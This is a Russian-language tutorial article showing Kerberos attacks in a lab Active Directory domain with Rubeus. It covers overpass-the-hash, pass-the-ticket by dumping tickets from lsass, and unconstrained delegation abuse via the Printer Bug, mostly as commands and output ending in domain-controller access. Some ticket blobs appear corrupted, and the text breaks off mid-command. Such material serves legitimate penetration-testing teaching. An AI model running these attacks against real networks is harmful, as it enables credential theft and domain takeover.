

Разбираем атаки на Kerberos с помощью Rubeus.

Часть 2

 habr.com/ru/companies/tomhunter/articles/509290

July 2, 2020



Всем привет!

Это вторая часть статьи про возможности инструмента проведения атак на протокол Kerberos — Rubeus. Первую можно прочитать [здесь](#). В этот раз мы рассмотрим, как с помощью данного инструмента возможно реализовать следующие атаки:

- Overpass The Hash/Pass The Key (PTK);
- Pass The Ticket;
- Unconstrained Delegation;
- Constrained Delegation.

О том, почему возможны эти атаки, какие механизмы их реализации существуют, какой принцип лежит в основе работы Kerberos, написано уже много (например, коллеги из Инфосистемы Джет опубликовали [хорошую статью с разбором](#)), поэтому в своем материале я сделаю упор на реализацию атак с помощью Rubeus.

Помимо «экшенов» для проведения атак и взаимодействия с Kerberos, в Rubeus есть небольшая приятная мелочь: на основании пароля в открытом виде он может

посчитать NTLM хэш, что иногда бывает очень удобно и полезно.

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe hash /password:Meow1234
```

(S)
rubeus
v1.5.0

```
[*] Action: Calculate Password Hash(es)

[*] Input password      : Meow1234
[*] rc4_hmac            : C75E11732BFB71416589BE9F8CC251BE

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

```
PS C:\Ghostpack-CompiledBinaries-master> .\Rubeus.exe hash /user:barsik /domain:meow.local /password:Meow1234
```

(S)
rubeus
v1.5.0

```
[*] Action: Calculate Password Hash(es)

[*] Input password      : Meow1234
[*] Input username      : barsik
[*] Input domain        : meow.local
[*] Salt                : MEOW.LOCALbarsik
[*] rc4_hmac             : C75E11732BFB71416589BE9F8CC251BE
[*] aes128_cts_hmac_sha1 : 403A2298CD7D9804206609E4E361E3BE
[*] aes256_cts_hmac_sha1 : 2D5D4C159738E05D7F058C8AF77D328BBADA18E91D9BD5EA24C35AC031A82179
[*] des_cbc_md5          : F7E5DFB0A7571562
```

```
PS C:\Ghostpack-CompiledBinaries-master>
```

На этом небольшое лирическое отступление закончено, вернемся к основной части. Тестовый стенд для проведения атак остался без изменений с момента выхода [первой части статьи](#).

Overpass The Hash/Pass The Key (PTK)

Материал из Википедии — свободной энциклопедии

Атака **Pass-the-hash** — один из видов атаки повторного воспроизведения. Она позволяет атакующему авторизоваться на удалённом сервере, аутентификация

на котором осуществляется с использованием протокола NTLM или LM.

Но что делать, если в сети отключена аутентификация по протоколам NTLM или LM и используется только аутентификация Kerberos, а у вас есть хэш пароля? Здесь в игру вступает Overpass-the-hash — с помощью имеющегося хэша пароля пользователя Rubeus может запросить билет TGT для данной учетной записи.

Вот доменный пользователь Barsik решил изучить вопросы информационной безопасности, где-то раздобыл хэш пароля администратора домена ADAdmin, скачал Rubeus, прочитал умных статей и пробует применить это на практике.

```
PS C:\Ghostpack-CompiledBinaries-master>
PS C:\Ghostpack-CompiledBinaries-master> whoami
meow\barsik
PS C:\Ghostpack-CompiledBinaries-master> .\PsExec.exe \\dc-16.meow.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc-16.meow.local:
Отказано в доступе.
PS C:\Ghostpack-CompiledBinaries-master> klist

Текущим идентификатором входа является 0:0x4f7716

Кэшированные билеты: (0)
PS C:\Ghostpack-CompiledBinaries-master>
```

Видим, что кэшированных билетов у него нет, как и нет доступа к контроллеру домена DC-16.meow.local, но дальше Barsik запускает Rubeus с «экшеном» asktgt и аргументами /domain, /user, /rc4, /ptt, чтобы на основании имеющегося хэша пароля учетной записи ADAdmin получить валидный TGT билет, аргумент /ptt сразу подгрузит полученный билет в текущую сессию пользователя Barsik.

```
Кэшированные билеты: (0)
PS C:\Ghostpack-CompiledBinaries-master> ./rubeus.exe asktgt /domain:meow.local /user:ADadmin /rc4:e5fadd90203f9e73aa936ff966348d01 /ptt
```



v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: e5fadd90203f9e73aa936ff966348d01

[*] Building AS-REQ (w/ preauth) for: 'meow.local\ADadmin'

[+] TGT request successful!

[*] base64(ticket.kirbi):

```
doIFNDCCBtCgAwIBBAEDAgEWooIEUDCCBExhggrIMIIERKADAgEfoQwCk1FT1cuTE9DQyYiHzAdoAMC
AQKhFjAUGwZrcmJ0Z3Q0bC1lb3cubG9jYyYjggQMMIIERKADAgEsoQMAQKiggP6BIID9v7MQJx7GXnC
1fgUQt0/aX3JTIGz7icUdjQ/YZEPoVsiFC9t5uJ1oNmyQkVYD0QgVPUY37SVDXx60kuf1NZn3umgmHza
GFLII2boICbUJe+8JPi0xMhK2VMtiqDeEYzhYHGb0mq22PzXxRwJvjuUg6Mrk5IsZi6K4jd3WiE+mWT
JgGev6wJ54eI3WrvzeyYJcAuZs2G/kRrKHZL74qpv/PA0dQ2Lbgunnf5UyH951VhLTBySTZwO6+tk1bh
1kmlYQWYQZkG0rqpwiubfdY1xKT1HuRkIsucvO3Nu75OLGrvToJN5tDyyk/32nZ+px1svoxKumxn7w9
+ILrXc60XzLRixYkyTS3W4RXgmN0q4e60maqXnAnjUxM/Tyqg9fxQTZWPeU1w53bUzHgFLgqNOZVE1LD
JvFkCUWx3PSsIfxUh0E548a2seUvS5HZ5cVfy6EuEdk1Fopo5wpyGpFgQyB15Ivv1DFEiADj9KfLIbek
d5uITppQDks+HsdIinJYvS5gzBuWu1WRNmYalWwg4G3N1PdtBFxmbw/wXCgVku5x9mD6u91fGGReh+49
sCGz3syTFuugNNmeCOD+bQ6z7mYIG51b75WqFznsWrR8uEyR21NlyRbKWcq5np/c2vOP6bEaE1mq66tk
AEORZsKFauKqXynocAZPxeo+prqNGp/UXcLss/YI3p6zj0rgmKTxpZGaWq6TYPjJbcqbjEnhk4Plp18e
6UUEazEK/ypRJTAUsF2vrsKTGcm/wKkiegpCds1PT+ZeB6033wd7tneHRScjGvKLtIEHWh36aD1coWC6
XRfMT6/nlwo+pkWhNjIeapMhy1LmmnBv0T570zlyqYo3F+Zw1oqY4VdVUYWt1Jgx5kio59zabIM+Hm1m
AhdAIoqpr1H7M4GYDys24duuZi9Ve14Lrv31rdbVCdx8+r2crQGTJGNoHk9NNtmYc14iLC4HPIDM5EQD
7HX0nTKiGzRAOPaHSWjrcXXsyurR0UDwammYvU4aZW5fotGm34N1cQ2ZPzzh9SIMvRP0TxZRUtweWNQJ
sBM3+CChniRm21HTXyhz75+lgU2wScjDjkw99zXkZitQA28e6Qh/yyPM0hrtTLuGjTZ1vkqLoIkzFX8
8Po9VxiQA+IQfIEq55NrcPuSa8vjwiUebT4t/KVv1/izcM/bzMNip2351y5gGolFeqMjxkjKbvCpVvfh
+vQqXU4F3qGD10cQ0YHqJm3b61PB59fW9k5iquauVqdJkDmt9/580vK5XFjT31BITdMuYCWnn9Wk6vGS
ZTgFMBDvvhy2N6pgUbsk0DPuuvPZx0VEGMIT95jun+v47XediWrmGtLV1jG60BzzCBzKADAgEaooHE
BIHBFYG+MIG7oIG4MIG1MIGyoBswGaADAgEXoRIEEBtPZW89vW0pB5hRL6q/m/+hDBsKTUVPVy5MT0NB
TKIUMBKGAwIBAaELMAkbB0FEYWRtaW6jBwMFAEDhAACIERGPMjAyMDA1MjUxMzY1MjUxMjUxMjUxMjUx
NTI1MjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUxMjUx
YnRndBsKbWVdy5sb2NhbA==
```

[+] Ticket successfully imported!

```
ServiceName      : krbtgt/meow.local
ServiceRealm     : MEOW.LOCAL
UserName         : ADadmin
UserRealm        : MEOW.LOCAL
StartTime        : 25.05.2020 16:39:57
EndTime          : 26.05.2020 2:39:57
RenewTill        : 01.06.2020 16:39:57
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : G09IYH29Y6kHmFEvqr+b/w==
```

```
PS C:\Ghostpack-CompiledBinaries-master>
```

Билет получен и загружен, Barsik пробует ещё раз авторизоваться на контроллере домена как Adadmin.

```

PS C:\Ghostpack-CompiledBinaries-master> klist

Текущим идентификатором входа является 0:0x4f7716

Кэшированные билеты: (1)

#0>    Клиент: ADadmin @ MEOW.LOCAL
        Сервер: krbtgt/meow.local @ MEOW.LOCAL
        Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
        флаги билета 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Время начала: 5/25/2020 16:43:51 (локально)
        Время окончания: 5/26/2020 2:43:51 (локально)
        Время продления: 6/1/2020 16:43:51 (локально)
        Тип ключа сеанса: RSADSI RC4-HMAC(NT)
        Флаги кэша: 0x1 -> PRIMARY
        Вызванный центр распространения ключей:
PS C:\Ghostpack-CompiledBinaries-master> .\PsExec.exe \\dc-16.meow.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) Корпорация Майкрософт (Microsoft Corporation), 2016. Все права защищены.

C:\Windows\system32>whoami
meow\adadmin

C:\Windows\system32>hostname
DC-16

C:\Windows\system32>

```

И на этот раз у него это успешно получается.

Pass The Ticket (PTT)

Данная атака похожа на Overpass-the-hash/Pass-the-key, атакующий старается получить билет доменного пользователя (желательно имеющего максимальные привилегии в домене) и загрузить его в текущую сессию. Один из способов получения TGT билетов — дампы билетов локально на текущей доменной машине из процесса `lsass.exe` (Local Security Authentication Server). Чтобы это сделать, необходимо иметь привилегии локального администратора, а лучше NT AUTHORITY/SYSTEM. Rubeus может выгрузить билеты, хранящиеся в `lsass`, с помощью «экшена» `dump`, а «экшен» `triage` покажет, какие билеты хранятся в системе на данный момент.

```
C:\Ghostpack-CompiledBinaries-master>rubeus.exe triage
```

v1.5.0

Action: Triage Kerberos Tickets (All Users)

```
[*] Current LUID      : 0x3e7
```

LUID	UserName	Service	EndTime
0x35994d8	adadmin @ MEOW.LOCAL	krbtgt/MEOW.LOCAL	26.05.2020 3:44:26
0x35994d8	adadmin @ MEOW.LOCAL	LDAP/DC-16.meow.local/meow.local	26.05.2020 3:44:26
0x3e4	barscomp\$ @ MEOW.LOCAL	krbtgt/MEOW.LOCAL	26.05.2020 2:33:54
0x3e4	barscomp\$ @ MEOW.LOCAL	ldap/DC-16.meow.local/meow.local	26.05.2020 2:33:54
0x3e4	barscomp\$ @ MEOW.LOCAL	cifs/DC-16.meow.local	26.05.2020 2:33:54
0x3e4	barscomp\$ @ MEOW.LOCAL	ldap/DC-16.meow.local	26.05.2020 2:13:35

```
C:\Ghostpack-CompiledBinaries-master>
```



```
C:\Ghostpack-CompiledBinaries-master>whoami
nt authority\система

C:\Ghostpack-CompiledBinaries-master>rubeus.exe dump

Rubeus

v1.5.0

Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID      : 0x3e7

UserName      : adadmin
Domain        : meow
LogonId        : 0x35994d8
UserSID        : S-1-5-21-805811633-2792495381-1632241693-1001
AuthenticationPackage : Kerberos
LogonType      : Interactive
LogonTime      : 25.05.2020 17:44:26
LogonServer    : DC-16
LogonServerDNSDomain : MEOW.LOCAL
UserPrincipalName : ADadmin@meow.local

ServiceName    : krbtgt/MEOW.LOCAL
ServiceRealm    : MEOW.LOCAL
UserName        : ADadmin
UserRealm       : MEOW.LOCAL
StartTime       : 25.05.2020 17:44:26
EndTime         : 26.05.2020 3:44:26
RenewTill       : 01.06.2020 17:44:26
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType         : aes256_cts_hmac_sha1
Base64(key)     : aBKo+VvFAirbR2vB7faF0Zxm0v+CRuXHVpybtqH1Rh8=
Base64EncodedTicket :

doIFVDCBVCgAwIBBaEDAgEWooIEYDCCBFxhggyRMYIIEVKADAgEFoQwbCk1FT1cuTE9DQYUiHzAdoAMCAQKhFjAUGwZrcmJ0Z3Qb
Ck1FT1cuTE9DQYUyJggQcMIIIEGKADAgESoQMAQK1ggQKBIIEBpQpRp1yUT9WhxbrY0njh4Qqe4IJu8Df1fbiTbUn9zfktoFM8RnE
0rBKNWbiegefUxHR4hzw20bdt78muSMwQRFssMzWghffFUPejh900XxKVt3H1oZA9AQfr2FKqI/8IRcuumLVApaaaiI2B5vXp0Rr
t6AbVJEUdKMPdghzAbvQe3CN9U60k7fBR8phnpPnm6V7BsgPBkFMSzpw1izJoPYA3hQ1uY+AWq5gEo+J602J77HGeeSanyzQ90Qo
ITo5hjJA3Hf5yI0r0TLcZJhCvFbUra1W/64n12ybxNHA1NSQRx88kfkvwi5vSADGeC3FUL6Txj4whAy0xbZzKzzxjqxnKoXTfT+r
betuvDCwGNh61UbvSxSHewU1G3EY352DafJIUT27bQQwWzDh67aUIKwWwV270jiGP1WXS+QKEm+fNqSPgVISHP7GI6cb0LjScTvU
/AYEN98oaue72QrsZDDhJKhwPftugGI4bvfgT/uI9bG/ZSY2nQ/FPZnRKBoR2FsuWj3WmWMOcNMF70p/L/1S1SqU7wCtho5209Fq
BSB7fhKwKN4u2SmcpQYn9TGZg38EmMfNsBctSN0NXrddk+8EC1XX2drVmBrjQiEtf/mEodznEknYm192sL89bhK1BbGDfr9HbMUz
0Qf2neCG/WYRLVSY11mXIUXBIIiLVGiY56+6aK5Yk3DhL1yJ5dFY3C1BgYLY/keq0VzJ1cLh7ht5A1ChkQDo7CYobckvVuWYLuP
1aFT55gJ0K7JgECImw28pxuWa9ubF1+kQxkZrThuXnqtfiJYOVWp6SN2ICzSp/XLYaWuD6Yu01t8Jqn0Z1HmVzGkPmh9Lm1jy+
QFBCAVyNncIyVuUocARNJZmk2bwBds4NzMQFdGqXngMU2DV/GcRnmvWsa9pdWAF2RLPzEdXY/G+e30DU9/r4qH1Gs2um2XZT8i0
LTLR7o5y5Av/3UUAgaSGHs6vsJz31YsdZftLmT60+1oZJoGrLsXJ5N6HKAQWQFYus3+xd8nK02TciWsPpPRb870cwSJ4eSdoYVIA
6IjpQFhicj8FvFRI1b/9XV8tST8LVFYINRcumfmu0htTo+70b24G0go/WzBelWYJ0V+rEKOTvvAaBj2Hj7WBPTmMLE2Snd8nm+Xhd
MUE9dhHwXp+1/0FTpRuxSaSRpUmD9+Ja5GXE/dTkOKAeFMg6R0CFD9MvVHwkJQE9DAmtab8wCo5vchA2hFmp0b13S2oF37BmkP/Z
3D8Wxe429ENAK0PpJq6UbyvIEGqPyXZtIP4teKqzQrUZFkCjWeFoRwOXDcdnIReOYuQGxbRdeGK1LysLM8PSFGuNnGc8dvFMR9p1
dBKQxsXWp3Qvp+kK63eqVCjgd8wgdygAwIBAKKB1ASB0X2BzjCBy6CByDCBxTCBwqArMCmgAwIBEqEiBCBoEqj5W8UckttHa8Ht
9p/RnGbS/4JG5cdWnJu2oFVGH6EMGwpNRU9XLkxPQ0FMohQwEqADAgEBoQswCRsHQURhZG1pbqMHAUAQOEAAKURGA8yMDIwMDUy
NTE0NDQyN1qmERGpMjYwMDA1MjYwMDQ0MjZapxEYDZiWmJAwNjAxMTQ0NDI2WqgMGwpNRU9XLkxPQ0FMqR8wHaADAgECORyWfB5G
a3JidGd0GwpNRU9XLkxPQ0FM

ServiceName    : LDAP/DC-16.meow.local/meow.local
ServiceRealm    : MEOW.LOCAL
UserName        : ADadmin
UserRealm       : MEOW.LOCAL
```

Rubeus выгружает билеты из lsass в кодировке base64, при этом в самом инструменте есть заметка, как сохранить полученный base64 билет в формате .kirbi.

```
NOTE: Base64 ticket blobs can be decoded with :

[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aa..."))
```

Сохраним и импортируем билет в текущую сессию пользователя.


[illegible]

Как видно из скриншота, тикет ADAdmin успешно загружен и мы можем посмотреть содержимое диска C на контроллере домена DC-16.meow.local от имени ADAdmin.

Unconstrained Delegation

Unconstrained Delegation (неограниченное делегирование) — это привилегия в домене, которая может быть предоставлена учетным записям пользователей или компьютеров. Она позволяет учетной записи проходить проверку подлинности на сервисе в сети от имени другой учетной записи.

Вот теперь пришло время немного «подкрутить» тестовый стенд и включить неограниченное делегирование: дадим привилегию неограниченного делегирования компьютеру BARSCOMP.



Один из этапов проведения тестирования безопасности домена Active Directory — поиск учетных записей с включенным делегированием, обычно для этих целей используют [Powerview](#), но можно и вручную, используя стандартный модуль ActiveDirectory.

```
PS C:\>
PS C:\>
PS C:\> import-module ActiveDirectory
PS C:\> Get-ADComputer -Filter {(TrustedForDelegation -eq $true)}

DistinguishedName : CN=BARSCOMP,CN=Computers,DC=meow,DC=local
DNSHostName       : Barscomp.meow.local
Enabled           : True
Name              : BARSCOMP
ObjectClass       : computer
ObjectGUID        : 6e96ec50-6005-4a53-ba97-b451c3471290
SamAccountName    : BARSCOMP$
SID               : S-1-5-21-805811633-2792495381-1632241693-1121
UserPrincipalName :
```

Для проведения данной атаки я воспользуюсь [Printer Bug](#), который подробно описал Lee Christensen из SpecterOps. Любой прошедший проверку пользователь может удаленно подключиться к серверу печати контроллера домена и запросить обновление новых заданий на печать, сказав ему отправить уведомление учетной записи с неограниченным делегированием. Lee Christensen написал приложение [SpoolSample](#), которое производит обращение к службе печати на КД по протоколу MS-RPRN.

На компьютере, с которого будет проводится атака (BARSCOMP.meow.local), необходимо запустить Rubeus в режиме мониторинга, используя «экшен» monitoring. Данный режим требует привилегий NT AUTHORITY/SYSTEM и «слушает» новые билеты TGT/TGS в процессе lsass. Я установлю аргументом /interval:1 (в секундах) интервал опроса lsass на наличие новых билетов, и аргументом /filteruser:DC-16\$ установлю фильтр отображения только билетов пользователя DC-16\$.

```
C:\Ghostpack-CompiledBinaries-master\UD>rubeus.exe monitor /interval:1 /filteruser:DC-16$
```



v1.5.0

```
[*] Action: TGT Monitoring
[*] Target user      : DC-16$
[*] Monitoring every 1 seconds for new TGTs
```

Rubeus запущен, параллельно в другой сессии запускаю SpoolSample.exe с аргументами dc-16.meow.local (атакуемая машина) и barscomp.meow.local (наш «слушающий» хост).

```
PS C:\Ghostpack-CompiledBinaries-master\UD>
PS C:\Ghostpack-CompiledBinaries-master\UD> whoami
meow\barsik
PS C:\Ghostpack-CompiledBinaries-master\UD> .\SpoolSample.exe dc-16.meow.local barscomp.meow.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc-16.meow.local, CaptureServer: \\barscomp.meow.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
PS C:\Ghostpack-CompiledBinaries-master\UD> █
```

Посмотрим, что «намониторил» Rubeus.

```
C:\Ghostpack-CompiledBinaries-master\UD>rubeus.exe monitor /interval:1 /filteruser:DC-16$
```



v1.5.0

```
[*] Action: TGT Monitoring
[*] Target user      : DC-16$
[*] Monitoring every 1 seconds for new TGTs
```

```
[*] 26.05.2020 14:36:25 UTC - Found new TGT:
```

```
User           : DC-16$@MEOW.LOCAL
StartTime      : 26.05.2020 10:52:52
EndTime        : 26.05.2020 20:52:52
RenewTill      : 01.06.2020 15:51:58
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :
```

```
doIFAJCCBP6gAwIBBaEDAgEwwoIEDzCCBATHggQHMIIEA6ADAgEfoQwbCk1FT1cuTE9DQyYiHzAdoAMCAQKhFjAUGwZrcmJ0Z3Qb
Ck1FT1cuTE9DQyYjggPLMIIIDx6ADAgESoQMCAQKiggO5BIIIDtd0oT1JFJebGm+jNKErFfrvmIrw7MYWMBI9losQzg14cP2jvB85v
Cw0BRNR3AFtucOGAV6VD5F9qSyLxINPvOpNyg4+H4gW3+FVZXIB1ZshwXt8GVE5jrxcmKHCKt8j1/xPCwUYcQ1mu3ymP4dsq+wP0
kZakpYbdR1wQTU1ef+/VcPZHy+FK0BrjO4TtDcTphIti7xs1Sni2N+XhPAysGhMF+jjFc1YMP/V0Ct1/LFTgOjqPJK0kfB46UXnU
TgxyVTI7EqfVu0kogSDjLVMtIp+IloumgWHrgwbr9iBqYchwsVRjsBHL40jxU1LjLasvAEsrX35jowhm8y1ySocHcCV1VspEMKM
OvEyBwI7RyYnMo7KrGhwxcK7dcYRifXu2lcpVjczBVbgmrJpwua286tPK5jG/983nB006NQ0GzsH39xFnwu1pT4VvyP9NFar1jW
e1016d4sUPh12F2BukH1oL1zfKx0e4768ZpcdIRSH1cmJh3As50tnuWL83RQCTI+MmVHcz34k3zQERCmuDazVJFPV4UTBkSIzfCe
XU/ihcJszNWZ3vKQcYxg8+n22FKhZsPkJdcVNPQy0AxWxUwFuLVu2nz9UqngOKugGKA81WL4QA7NiFTp2wH72a3dcGqDNp71cDr
rWJluQEXMSnXxHT9QfQ6iLz1qUn93TGkc5F0D1G40e982uCVbWfMxMRJHVve1FONwPkCNNbWJbcLq06k09Qxyc3W4KHgNoRzao9
ErzWMTnkEcECXXW0oQm00HYbNOjkbWylwek2iaygoBhAynev6vPAA0a0IwUe1z7tWTQwy7rWjMiCcQNprB/7TAnwfb77n601ntN9
t7+X+DmIfr6Ki1VInNX/btMwGHIPFT/+wax4ox4Me1zBPAUr8nE6Br4I0YtYhPlMpdC07nEZxEIbH0NhVOVxF0qlfb1dptGjta1w
g9gMwicfPrsM6Mw/jnReYBZG68deoUIOglw2qr08GDnJx406gzCTQrQZs1FLFra8jkdYZNlqmiJxj56K0Q8K9FYfVvk+QWkd1fSi
ebojgxRejEjZX4T0o9GFoupM06zbCzbPspv40uH11jQBce1oyv0g5yUpMOTJ33tUPJdug38LftT0YaBAp0YCK6xWTF0vPNIFPKkL
6XB915CqmsD5Rtwy9a/JGwEFf31HUXo0AJh6fUgJcJYsmI04NNf/5GcuYKFQ0WvqUfPKq01GtBwVsFvUjpTj4MGRNC3fDuFz10Ey
4mkDqQrdpCdeYvyjgd4wgduGawIBAKKB0wSB0H2BzTCByqCBxzCBxDCBwaArMCmgAwIBEqEiBCC+XykdJwMHIwiRZgmjIdK7KROW
Q+1arf90nRCKh6SGqEMGwpNRU9XLkxPQ0FMohMwEaADAgEBoQowCBsGREMtMTYkowcDBQBgoQAAPREYDzIwMjAwNTI2MDc1MjUy
WqYRGA8yMDIwMDUyNjE3NTI1M1qnERgPMjAyMDA2MDExMjUxNThaqAwBck1FT1cuTE9DQyYpHzAdoAMCAQKhFjAUGwZrcmJ0Z3Qb
Ck1FT1cuTE9DQUw=
```

```
[*] Ticket cache size: 1
```

Пойман TGT билет учетной записи контроллера домена. Теперь можно, используя уже известную Pass-the-ticket атаку, импортировать билет и с помощью mimikatz провести атаку DCSync, чтобы получить NTLM-хэш учетной записи krbtgt (а как вы уже знаете из первой части статьи, хэш этой учетной записи можно использовать для создания Golden Ticket и полного захвата домена AD).


```
PS C:\Ghostpack-CompiledBinaries-master\UD> klist

Текущим идентификатором входа является 0:0x1281a9

Кэшированные билеты: (0)
PS C:\Ghostpack-CompiledBinaries-master\UD> .\Rubeus.exe ptt /ticket:doIFAjCCBP6gAwIBBaEDAgEwoIEEDzCCBAthggQHMIIEA6ADAgEFoQwbCk1FT1cuTE9DQyY1HzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCk1FT1cuTE9DQyYjggPLMIIDx6ADAgE5cQMCAQKigg05BIIDt4OoT1Jf3ebGm+jWKErFfrvmIrw7MYWb19losQzg14cP2jvB85vCw0BRNR3AFtucOGAV6VD5F9qSylXiNPvOpIlyg4+H4gh3+FVZXIB1ZshwXt8GVE5j-xCmKHct8j1/xPCwUYcQ1mu3ymP4dsqwwP0kZakpYbdr1wQUtUlef+/VzP2Hy+FK08nJ04TtDcTphIti7xs15ni2N+XhPaysGhMF+jjFcLYMP/V0Ct1/LFTg0jqPJKOKfB46UXnUTgxyVTI7EqVuOkogSDjLVhtIp+I1oumgWlhngwbr9iBqYchwsVRjs8BHLV40jKdU1lJasvAesrX35jowhm8ylySochCVIvSpEMKM0vEyBwI7RyYnMo7KrGhwzckK7dcYRiFku2lcpVjczBvbgmmJpwwa286tPK5jG/983nB006MQ0Gzsh39xfmwu1pT4VvYP9NFar1jWe1016d4sUPh12F28ukH1oL1zfkx0e4768ZpCdRSH1cmJh3Acs50tndU1.83RQCTI.MmVHzcz34k3zQERCMu0azJFVPV4UTBkSIzfcXU/ihc3szNMZ3vKQcYg8+n22FKhzPkjdcVNPQy0AwhdUwFuLVu2nz9UqngOKugGKAB1ML4QA7NiFtp2wH72a3dcGqDnp71cDrrW1luEXMSnXxHT9Qf06Ii1zlgUn93TGkz5F0D1G40e982uCVbWfKwMRJHVve1F0NwPKCNlbwJbcLq06k09Qxyc3W4KHgNoXzao9ErazWtnkECCXX0DcQwOOHVbNOjkbWylwek2iaygo8hAynav6vPAA0a0IwUe1z7htQwy7rwjMiCQlpr8/7TAnwfb77n601nt19t7+X+DmIf6Ki1VINnDX/btWwGHPFT/+wax4ox4Mz1z8PAU+8nE6B+4I0YrYhP1mpdc07nEZXiBh0NwV0vxF0q1fb1dptGjta1wg9gWicfPrsM6MW/jnReYBZGb68deuU0gW2qr08GDnjx406gcCTQyQZs1FLFr-a8jkaYZN1mi1xj56KQ08K9YfYpPk+Qwkdlf5iebojgxRejEjZX4T0o9GfoupM06zbCzbPspv40uH1jJQ8ceIoyv0g5yUpMOTJ33tUPJdug3BLftT0YaBap0YCK6xMTf0vPNlFPKKL6XB915CqmsD5Rtwy9a/JGwEFF31HUXo0A1h6FUGJcJYsmI04NNHf/5GcuYKfQ0WvgUfPKq01GtBwVsvFUpTj4MGKNC3Fdufz10Ey4mkDQrdpCdeYvjgd4wgudugAwIBAKB0wS00H2BzTCByqCBxzCBxC0waArMcmgAwIBEqE1BCC+XykdJwH1w1RZgHjIdK7KRMQ+1arfb90nRCKh6SGqEMGpNRU9XLKxPQ0FohMwEaADAgEBoQwC0wSGREMeNTYKowcDB08goQAAPREYDz1wHjAwNTI2MDc1MjYyWqYRGA8yMD1wMDUyNjE3NTI1M1qnErGPMjAyMDA2MDEXMTJlUkNThaqAwBCK1FT1cuTE9DQyYpHzAdoAMCA